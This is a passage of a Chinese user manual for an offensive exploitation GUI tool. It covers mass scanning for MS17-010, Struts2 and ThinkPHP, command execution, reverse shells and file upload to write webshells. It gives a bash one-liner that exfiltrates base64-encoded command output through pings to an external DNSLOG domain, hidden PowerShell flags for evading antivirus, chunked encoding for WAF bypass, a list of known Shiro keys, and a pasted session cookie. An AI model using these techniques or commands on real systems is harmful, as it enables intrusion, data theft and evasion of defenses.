选项界面如下，目前支持的漏洞扫描如左侧显示，根据不同框架分类了。




第一行cookie字段用于某些需要登录才能测试的站点。

可设置代理和chunked编码传输，但两者不可同时使用。



漏洞选项区，左侧为未选择，右侧为已选择，默认均在未选择，即不进行该漏洞扫描，双击某个漏洞名称可快捷进行左右移动；如果鼠标按住多选，需要点击中间的箭头进行多项移动。




最右侧协议区用于修改协议对应端口，这块提前写好，目前只有SMB/RDP/AJP三个协议的漏洞。http/https的端口在URL中就有，这里无需设置。

协议	端口
SMB	445
RDP	3389
AJP	8009

V1.4.4更新

漏洞名上可右键-漏洞信息



## 5.2. 扫描

扫描页界面如下显示

The screenshot shows a network scanning interface. At the top, there are tabs for '选项' (Options) and '扫描' (Scan), with '扫描' selected. Below the tabs are buttons for '开始扫描' (Start Scan), '停止扫描' (Stop Scan), '并发' (Concurrency) set to 20, and '超时' (Timeout) set to 4. The 'IP列表' (IP List) section shows an IP address '30.1...' with a port range '/24' and a URL 'http://30.1...:10/index.action'. The main area is titled '扫描结果' (Scan Results) and displays a table of findings. The table has columns: 序号 (Index), 目标 (Target), 端口 (Port), 漏洞 (Vulnerability), payload, and 扩展信息 (Extended Information). The results show various OS detections and service details. At the bottom, a status bar indicates 'scan over, completed: 3084/3084, progress: 100.00%' and a time stamp 'time: 1m8.054436s'.

序号	目标	端口	漏洞	payload	扩展信息
1	30.1...		MS17_010	[1]	os: Windows 7 Ultimate 7601 Service Pack 1 (name: av-pc)
2	30.1...		MS17_010	[1]	os: Windows Server 2008 R2 Standard 7601 Service Pack 1 (name: WIN-DS9QICDT50V)
3	30.1...		MS17_010	[1]	os: Windows Server 2003 3790 Service Pack 2 (name: pc-ba8f3be)
4	30.1...		MS17_010	[1]	os: Windows 7 Ultimate 7601 Service Pack 1 (name: av-pc)
5	30.1...		MS17_010	[1]	os: Windows Server 2008 R2 Standard 7601 Service Pack 1 (name: WIN-4BF07PPVMST)
6	30.1...		MS17_010	[1]	os: Windows Server 2008 R2 Standard 7601 Service Pack 1 (name: WIN-4BF07PPVMST)
7	30.1...		MS17_010	[1]	os: Windows Server 2003 3790 Service Pack 2 (name: exploit7-6a05b9)
8	30.1...		MS17_010	[1]	os: Windows Server 2008 R2 Datacenter 7601 Service Pack 1 (name: OWA2010CN-G...)
9	30.1...		MS17_010	[1]	os: Windows Server 2003 R2 3790 Service Pack 2 (name: fileserv.god.org) (dom...)
10	http...		S2_045	[1 2]	
11	http...		S2_046	[1 2]	

1. 第一行并发超时设置参考端口扫描。
2. IP列表可设置IP和URL，IP设置参考端口扫描设置。URL设置示例如下

IP列表				
30.1.20.0/24 http://30.1.20.3:8080/example/Helloworld.action https://30.1.20.3:7001				

3. 扫描结果分为5个内容，MS17-010漏扫会同时识别目标操作系统、主机名和所在域。其中payload部分是和漏洞利用模块一一对应的，比如这里显示 [1] 表示为漏洞利用模块的payload

1。

	IP	端口	漏洞	payload	扩展信息
1	共检测...	time: 16.752...			
2	30.1.2...	445	MS17-010	[1]	Windows Server 2003 3790 Service Pack 2
3	30.1.2...	445	MS17-010	[1]	Windows Server 2008 R2 Standard 7601 Service Pack 1
4	30.1.2...	445	MS17-010	[1]	Windows 7 Ultimate 7601 Service Pack 1
5	30.1.2...	445	MS17-010	[1]	Windows 7 Ultimate 7601 Service Pack 1
6	30.1.2...	445	MS17-010	[1]	Windows Server 2003 3790 Service Pack 2
7	30.1.2...	445	MS17-010	[1]	Windows Server 2008 R2 Enterprise 7601 Service Pack 1
8	30.1.2...	445	MS17-010	[1]	Windows Server 2008 R2 Datacenter 7601 Service Pack 1
9	30.1.2...	445	MS17-010	[1]	Windows Server 2003 R2 3790 Service Pack 2
10	http://...		S2_005	[1]	
11	http://...		S2_016	[1]	

下面payload有1,2即可使用漏洞利用模块的thinkphp的payload 1,2两个。

	IP	端口	漏洞	payload
1	共检测到 2 ...	time: 3.6938...		
2	http://30....		ThinkPHP5_0_x	[1, 2]
3	http://30....		ThinkPHP_5_x	[1]

### 5.3. 插件化

详情查看 <https://github.com/lz520520/railgunlib>

## 6. 漏洞利用

漏洞利用界面如下所示（V1.3.4优化UI）




模块大致分为漏洞设置、信息、命令执行、反弹shell、文件上传、dnslog、选项这七部分，下面一一介绍。

## 6.1. 漏洞设置

1. 第一行设置漏洞payload，分别选择漏洞类型、漏洞名称、payload，如

struts2->exp\_S2\_045->2



根据选择的payload的值，命令执行、反弹shell、文件上传会根据是否有对应的payload而开启标签页。

示例：

我当前选择的payload仅支持命令执行，则文件上传和反弹shell的标签页隐藏不显示。



且根据不同的漏洞名称，注意是漏洞名称会显示不同的信息，用于指导该漏洞的利用。



**2. URL栏用于设置URL或IP，可设置多行用于单漏洞批量攻击，但IP只支持单IP，不支持网段范围之类的；根据漏洞情况可设置cookie。效果如下**



**3. 这里额外增加的ysoserial**

payload，用于反序列化攻击，像weblogic反序列化、shiro反序列化需要调用

ysoserial。合入工具后不需要java环境也可使用。



目前支持的payload有以下，后续还会根据漏洞情况增加新的。

```
ysoserialList = [
    'CommonsBeanutils1',
    'CommonsCollections1',
    'CommonsCollections2',
    'CommonsCollections3',
    'CommonsCollections4',
    'CommonsCollections5',
    'CommonsCollections6',
    'CommonsCollections7',
    'CommonsCollections10',
    'URLDNS',
    'JRMPClient',
]
```

Ysoserial是一个反序列化漏洞利用payload的生成工具。使用java -jar ysoserial.jar可查看payload，具体工具原理可网上查阅资料。

```
$ java -jar ysoserial.jar
Y SO SERIAL?
Usage: java -jar ysoserial-[version]-all.jar [payload] '[command]'

Available payload types:
一月 11, 2020 9:16:28 下午 org.reflections.Reflections scan
信息: Reflections took 294 ms to scan 1 urls, producing 18 keys and 146 values
      Payload          Authors          Dependencies
      -----          -----
      BeanShell1      @pwntester, @cschneider4711      bsh:2.0b5
      C3P0            @mbechler           c3p0:0.9.5.2, mchange-commons-java:0.2.11
      Clojure          @JackOfMostTrades        clojure:1.8.0
      CommonsBeanutils1 @frohoff         commons-beanutils:1.9.2, commons-collections:3.1, commons-logging:1.2
      CommonsCollections1 @frohoff        commons-collections:3.1
      CommonsCollections2 @frohoff        commons-collections4:4.0
      CommonsCollections3 @frohoff        commons-collections:3.1
      CommonsCollections4 @frohoff        commons-collections4:4.0
      CommonsCollections5 @matthias_kaiser, @jasinner   commons-collections:3.1
```

## 6.2. 信息

信息模块主要用于介绍当前漏洞，并指导如何进行漏洞利用。包括发布时间、影响范围、漏洞编号、漏洞概述、漏洞利用以及漏洞载荷。

要注意信息内容是根据漏洞名称切换的，所以相同漏洞选择不同payload是不会切换的，即漏洞载荷部分只是做简单载荷展示和漏洞的触发点，不会和payload对应上。

**新增 (V.1.3.4) :** 漏洞搜索功能，可通过正则搜索指定漏洞名称，方便查找。

信息 命令执行 Dnslog 选项 扩展选项

漏洞正则:	搜索
Apache.shiro └ Deserializable └ PaddingOracle	发布时间: 2016-08-03
Apache.Solr └ CVE_2019_0193	影响范围: Apache Shiro <= 1.2.4
custom └ Custom	漏洞编号:
exchange └ Proxylogon	漏洞概述: Shiro提供了(rememberMe)的功能,关闭了浏览器下次再打开时还是能记住你是谁,下次访问时无需再登录即可访问。 但是,AES加密的密钥key被硬编码在代码里,意味着每个人通过原代码都能拿到AES加密的密钥。因此,攻击者构造一个恶意的对象,并且对其进行序列化,AES加密,base64编码后,作为cookie的rememberMe字段发送。Shiro将rememberMe进行解密并且反序列化,最终造成反序列化漏洞。
fastjson └ 1_2_24 └ 1_2_47 └ 1_2_68 └ CheckPlugins	漏洞利用: 漏洞验证 payload1: 只有获取信息功能,输入URL点击获取即可,可快速获取目标的key以及加密算法。
FS └ CVE_2020_5902 └ CVE_2021_22986	漏洞利用: payload3: 1. tomcat回显利用链。 2. 手动选择gadget,点击获取信息和命令执行即可利用漏洞
HFS └ RCE	key参考: "kPH@bIxk5D2deZiiXcAAA==", "2AvVhdsgUs0FSA3SDFAdag==", "3AVVhmFLUs0KTA3Kprsdag==", "4AvVhmFLUs0KTA3K "5aaCSQkM5oqASp5yvAAAAAA==", "6Zm1612j5Y+R5aSn5Z01Aa==", "bw1jcm9zAaaaaaaaaaaaaaaa==", "wG1Hplamyx1vB11U "Z3VUcwAAAAAAAAAAAAAA==", "MTIzNDU2Nzg5MGFlY2RlZg==", "U3Byaw5NsqmxhzGUAAAAAAA==", "5AVVmFlMs0KTA3K "fcQ+xiw488hMTCD+cM3aQ==", "IQWlXg+NyMxrAlloxAXu/Iw==", "ZudsagJuSmxbIV22HC9PQ==", "L7riouULEFhrYxm7i "----- -----
Jboss └ CVE_2017_12149 └ CVE_2017_7504	漏洞载荷: GET / HTTP/1.1 Host: 10.1.20.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36 Accept-Encoding: gzip, deflate Accept: text/html, image/gif, image/jpeg, *, *; q=.2, */*; q=.2 Connection: close Cookie: rememberMe=7dcfc571R<5in076X1RnhKp412nP</a
phpcms └ PHPcms_Upload	
seeyonOA └ AB_0A_getshell └ fastjson_surserServlet	
sonicwall_SSLVPN └ RCE	
Struts2 └ S2_PoC	

V1.3.8新增折叠和展开功能，方便操作。

漏洞正则:

- > · Apache.shiro
- > · Apache.Solr
- > · custom
- > · exchange
- > · fastjson
- > · F5 展开
- > · HFS 折叠
- > · Jbo
- > · phpcms
- > · seeyonOA
- > · sonicWall\_SSLVPN
- > · Struts2
- > · ThinkPHP
- > · Tomcat
- > · TongdaOA
- > · vBulletin
- > · weaver
- > · Weblogic

V1.4.9增加漏洞利用信息最大化功能，方便浏览。



PS: 在使用漏洞利用前，尽量先查看信息页说明，因为不同漏洞会有不同注意事项，测试总结都会放在该页。

### 6.3. 命令执行

命令执行页有两个功能

获取信息：根据不同漏洞效果不一样，比如struts2用于获取绝对路径，shiro用于漏洞key遍历验证，可参考信息说明。

执行：可以点击执行按钮，或者输入命令后直接回车执行。

The screenshot shows the '命令执行' (Command Execution) page. At the top, there are tabs for '信息' (Information), '命令执行' (Command Execution), '反弹Shell' (反弹Shell), '文件上传' (File Upload), 'dnslog' (dnslog), and '选项' (Options). The '命令执行' tab is active. Below it, there is a command input field containing 'whoami' and buttons for '获取信息' (Get Information) and '执行' (Execute). Further down, there are dropdown menus for '漏洞类型' (Exploit Type) set to 'exp\_Struts2', '漏洞名称' (Exploit Name) set to 'exp\_52\_045', and 'Payload' (Payload) set to '1'. There is also an 'IP/URL' input field with the value 'http://30.1.20.3:8080/index.action'. At the bottom, there is a '设置Cookie' (Set Cookie) input field with the value 'ysoserial: CommonsBeanutils1'. The interface is identical to the previous screenshot, with tabs for '信息', '命令执行', '反弹Shell', '文件上传', 'dnslog', and '选项' at the very bottom.

## 6.4. 反弹shell

主要用于NC反弹，目前仅支持MS17-010的反弹（已移除），其他RCE的反弹shell可通过命令执行页来实现。

设置vps 的nc监听ip端口即可进行利用。



## 6.5. 文件上传


设置上传路径，绝对路径或者相对路径，可自行设置内容。点击上传即可，如下图所示。



## 6.6. Dnslog

在渗透测试中，SQL盲注、命令盲注等漏洞是较难利用的，由于无回显，这类漏洞即使存在也显得有些鸡肋。针对此类问题，我们可以使用DNSLOG来进行突破。DNSLOG是一种回显机制，使用者可以通过DNS解析日志来读取漏洞的回显。

DNS的解析是递归与迭代相结合的，下面给出了当我们访问[www.cloudcrowd.com.cn](http://www.cloudcrowd.com.cn)时，DNS的解析过程示意图。



其中，红色部分是可控的。我们只需要搭建一个红色部分的DNS服务器，并将要盲打或盲注的回显，放到自己域名的二级甚至三级域名上去请求，就可以通过DNS解析日志来获取到它们。

该模块如下所示，需要搭建DNSLOG平台，通过API去调用，目前支持对接我修改的DNSLOG平台和ceye。

信息 命令执行 反弹shell 文件上传 Dnslog 选项

API: `https://dnslog.dnslog.xyz/apiquery/dns/test/ecdf.../`

原始结果

开启 Dnslog脚本模板 Bash

自动DNSLOG格式: `VRCLDS.w1.{number}.{result}.test.dns.dnslog.xyz`

Powershell参数: `-noni -w hidden -nop -ep b -e`

```
#(cmd) | base64| sed ':a;N;s/\n//g;ta'| sed 's/=//g' | sed 's/+/g'| sed 's///_g' | awk '{ srand();random= int(65535*rand ()+1);domain="test.dns.dnslog.xyz";for(i=0;i<int(length ($0)/63)+1;i++){b64domain=random"DNS."i"."substr ($0,1+i*63,63)."domain;system("ping -c 1 "b64domain ) b64domain=random"DNS."i"._dnsstop_."domain;system("ping -c 1 "b64domain )}'
```

手动DNSLOG格式: `VRCLDS.w1.{number}.{result}.test.dns.dnslog.xyz`

alphabet: ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz01 解码次数: 1

Raw Base64 UnicodeBase64

DNS过滤结果

填写好查询API，注意需要点击更新所有模板。

## 6.6.1. Dnslog手动回显

填写好查询API，点击立即获取即可，如下图所示，即可看到回显的dnslog

并且平台设置了清除API，会自动替换apiquery为apidel，无需修改API，点击立即清除即可。



由于考虑RCE执行结果可能过长或者执行结果有特殊字符无法通过域名传输，编写了脚本搭配编码分段传输DNSLOG，回显的DNSLOG需要拼接+解码才能正常显示，如上图显示则是base64编码后分段传输结果。

预先设置好dnslog格式，如下



用{}括起来的为变量参数，{number}表示该位置提取的为编号，{result}表示为分段传输的数据。如果无{number}那么只会解码单个域名的{result}，如果有{number}会将所有匹配的域名进行拼接，然后再解码。

设置解码次数为1，解码类型为unicodeBase64，其他两种raw表示原生无解码字符串，base64就是普通解码。powershell编码比较特殊而已。还有base64的alphanet可能也需要修改，因为base64编码后可能出现"/+",这两个符号不能进行域名解析，所以编码的时候会做转换成如"-\_"

最后点击解码就可以看到上图的内容，可以看到当前目录和目录下文件，就可以进行下一步写shell操作了。

## 6.6.2. Dnslog自动回显

整个模块左侧为自动回显模块，支持bash/python/perl/powershell回显。

使用方法步骤：

1. 勾选"开启"
2. 选择需要使用的dnslog脚本类型，这个处决于目标系统支持，选择不同模板，会自动刷新右侧的alphabet等参数。
3. 自动DNSLOG格式和手动DNSLOG格式差不多，通过之前的更新模板按钮即可刷新。
4. Powershell参数功能适用于windows的powershell，因为有些参数会被杀软拦截，实测只需-e即可。
5. 最后的dnslog模板内容无需调整，是设定好的，只需关注domain参数和格式里的后缀是否一致即可。
6. 接下来在exp的命令执行模块输入命令执行等待回显即可，目前主要用于shiro等java反序列化漏洞回显。



原理：命令执行内容会替换脚本模板的#{cmd}，然后用指定格式base64编码，发送，之后程序会间隔发送请求至dnslog平台，判断是否返回"\_dnsstop\_"日志，有则根据手动回显逻辑进行拼接解码并打印在命令执行结果栏。

具体DNSLOG的使用方法，可参考以下链接。

<https://sec.lz520520.cn:4430/2020/01/337/>

## 6.7. 选项

目前支持的选项如下图所示



超时：漏洞利用超时设置，单位为秒

编码：目前支持UTF-8和GBK，目标平台编码不同可能导致回显结果乱码，需要使用正确的编码。

Chunk分块传输：用于将http或https的POST请求的body部分进行chunk编码，用于某些WAF绕过，特殊情况使用的时候开启就好。效果如下图所示

```
POST /index.action?&&encode=utf-8&cmd=whoami HTTP/1.1
Host: 30.1.20.3:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like
Safari/537.36
Accept-Encoding: gzip, deflate
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
Content-Type: multipart/form-data; boundary=wvodrc1xdnghpmuy6pb1t4w3ytihz8q5
Transfer-Encoding: chunked
Content-Length: 16074

a;eMk1A
--wvodrc1x
a;ycvL0J
dnghpmuy6p
a;n0b6AUGpUDps
blt4w3ytih
a;kEfZGS8spUK0FBWQPP
z8q5
Cont
a;dWjEsS11KEKmeZimY
ent-Dispos
a;gwTL35igl4Jq21Rtb
ition: for
a;EB4aqYCjaULfLUFR
m-data; na
a;ZSMTKnLprIOcl
me="test";
a;h8TiqKfgWxEPTJT1aH1
filename=
a;zxVa5nGwcqAcE
"s.%{\u002
a;122dUbVcRiK7URJkK2
8\u0023\u0
a;AWee9eZDJj1MF0N
oc11..ooc11
```

HTTP/HTTPS代理：设置代理地址勾选即可代理传输，多用于burp代理抓包调整payload等等。

PS: HTTP代理和chunk编码不能同时使用，会出现超时问题

自定义header:

针对某些目标系统，可能header字段需要设置多个（不仅仅需要cookie），exp才能执行，勾选开启，设置如下header即可。

自定义Header

```

Host: www.baidu.com
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache
Accept: text/plain, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/72.0.3626.81 Safari/537.36 SE 2.X MetaSr
1.0
Referer: https://www.baidu.com/
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Cookie: PSTM=1556248046; MCITY=-%3A; BD_UPN=19314753;
BDUSS=j1RLVF-
fvVmMhEWUp0MULacVl5ZDznRHY4WlhWUGtKTzRSNW1vUGtaSTd1UDFkSVFBQUBJcQ
AAAAAAAAAAAAAAEAAAAbHwg4bHpfNTiWNTJPAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAA
BAIDUID=E2BBCB514DDA96A8D1F006038BE301C9:FG=1;
BIDUPSID=1870A38D2ACEAF42334C67E7EA4D6622;
BDORZ=B490B5EBF6F3CD402E515D22BCDA1598; ispeed_lsm=0;
COOKIE_SESSION=155_0_8_7_14_2_1_1_8_1_22_1_3032_0_36_0_1589806145_0
_1589806109%7C9%23727139_272_1589724020%7C9; BD_HOME=1;
H_PS_PSSID=1450_31325_21079_31110_31592_31605_31463_30824;
delPer=0; BD_CK_SAM=1; PSINO=7; BDRCVFR[feWj1Vr5u3D]=mk3SLVN4HKm;
sugstore=1

```

自定义请求包：该设置用于工具未集成的exp，可快速设置payload测试效果。

使用该模块之前需设置漏洞类型为custom。

漏洞类型:	custom	漏洞名称:	Custom	Payload:	1
IP/URL:					

然后使用说明参考信息tab

信息 命令执行 文件上传 Dnslog 选项

该模块主要用于自定义请求包。

需要替换的位置格式如下

`#{mode::enc1::enc2}`

mode分为cmd/file/content

cmd: 命令执行模块输入的命令

file: 文件上传模块设置的文件名

content: 文件上传模块设置的文件内容

enc分为bin/base64/hex/url

bin: 不编码

base64: base64编码

hex: 16进制编码

url: url编码

举例：

`#{cmd::bin}`

`#{cmd::url}`

`#{cmd::base64::url}`

`#{file::url}`

`#{content::url}`

步骤：

1、选项中勾选并设置好自定义请求包，其中需要执行命令等操作的位置替换成上述表达式

2、“设置Cookie”栏在当前模块中用于回显结果提取的正则表达式，比如`<pre>(.*)</pre>`

3、在命令执行等模块输入命令运行。

这里我举个例子，如dvwa的命令执行。

**Vulnerability: Command Injection**

**Ping a device**

Enter an IP address:

Ping 

---

**More Information**

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- [https://www.owasp.org/index.php/Command\\_Injection](https://www.owasp.org/index.php/Command_Injection)

使用burp等工具获取完整请求包。

Raw Params Headers Hex

```
1 POST /dvwa/vulnerabilities/exec/ HTTP/1.1
2 Host: 30.1.20.12:81
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 Origin: http://30.1.20.12:81
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/81.0.4044.138 Safari/537.36
7 Accept:
text/html, application/xhtml+xml, application/xml;q=0.9, image/webp, image/*
png, */*;q=0.8, application/signed-exchange;v=b3;q=0.9
8 Referer: http://30.1.20.12:81/dvwa/vulnerabilities/exec/
9 Accept-Encoding: gzip, deflate
10 Accept-Language: zh-CN, zh;q=0.9
11 Cookie: security=low; PHPSESSID=0hkj16eiddg0ggm0o9p4et6i25
12 Connection: close
13 Content-Type: application/x-www-form-urlencoded
14 Content-Length: 34
15
16 ip=x.x.x.x+%26+whoami&Submit=Submit
```

把命令执行部分(whoami)替换成#{cmd::url}，表示参数为命令并进行URL编码；  
复制到自定义请求包窗口，并勾选开启。

开启      **自定义请求包**

```
POST /dvwa/vulnerabilities/exec/ HTTP/1.1
Host: 30.1.20.12:81
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://30.1.20.12:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/81.0.4044.138 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/
signed-exchange;v=b3;q=0.9
Referer: http://30.1.20.12:81/dvwa/vulnerabilities/exec/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: security=low; PHPSESSID=0hkjl6eiddg0ggm0o9p4et6i25
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 34

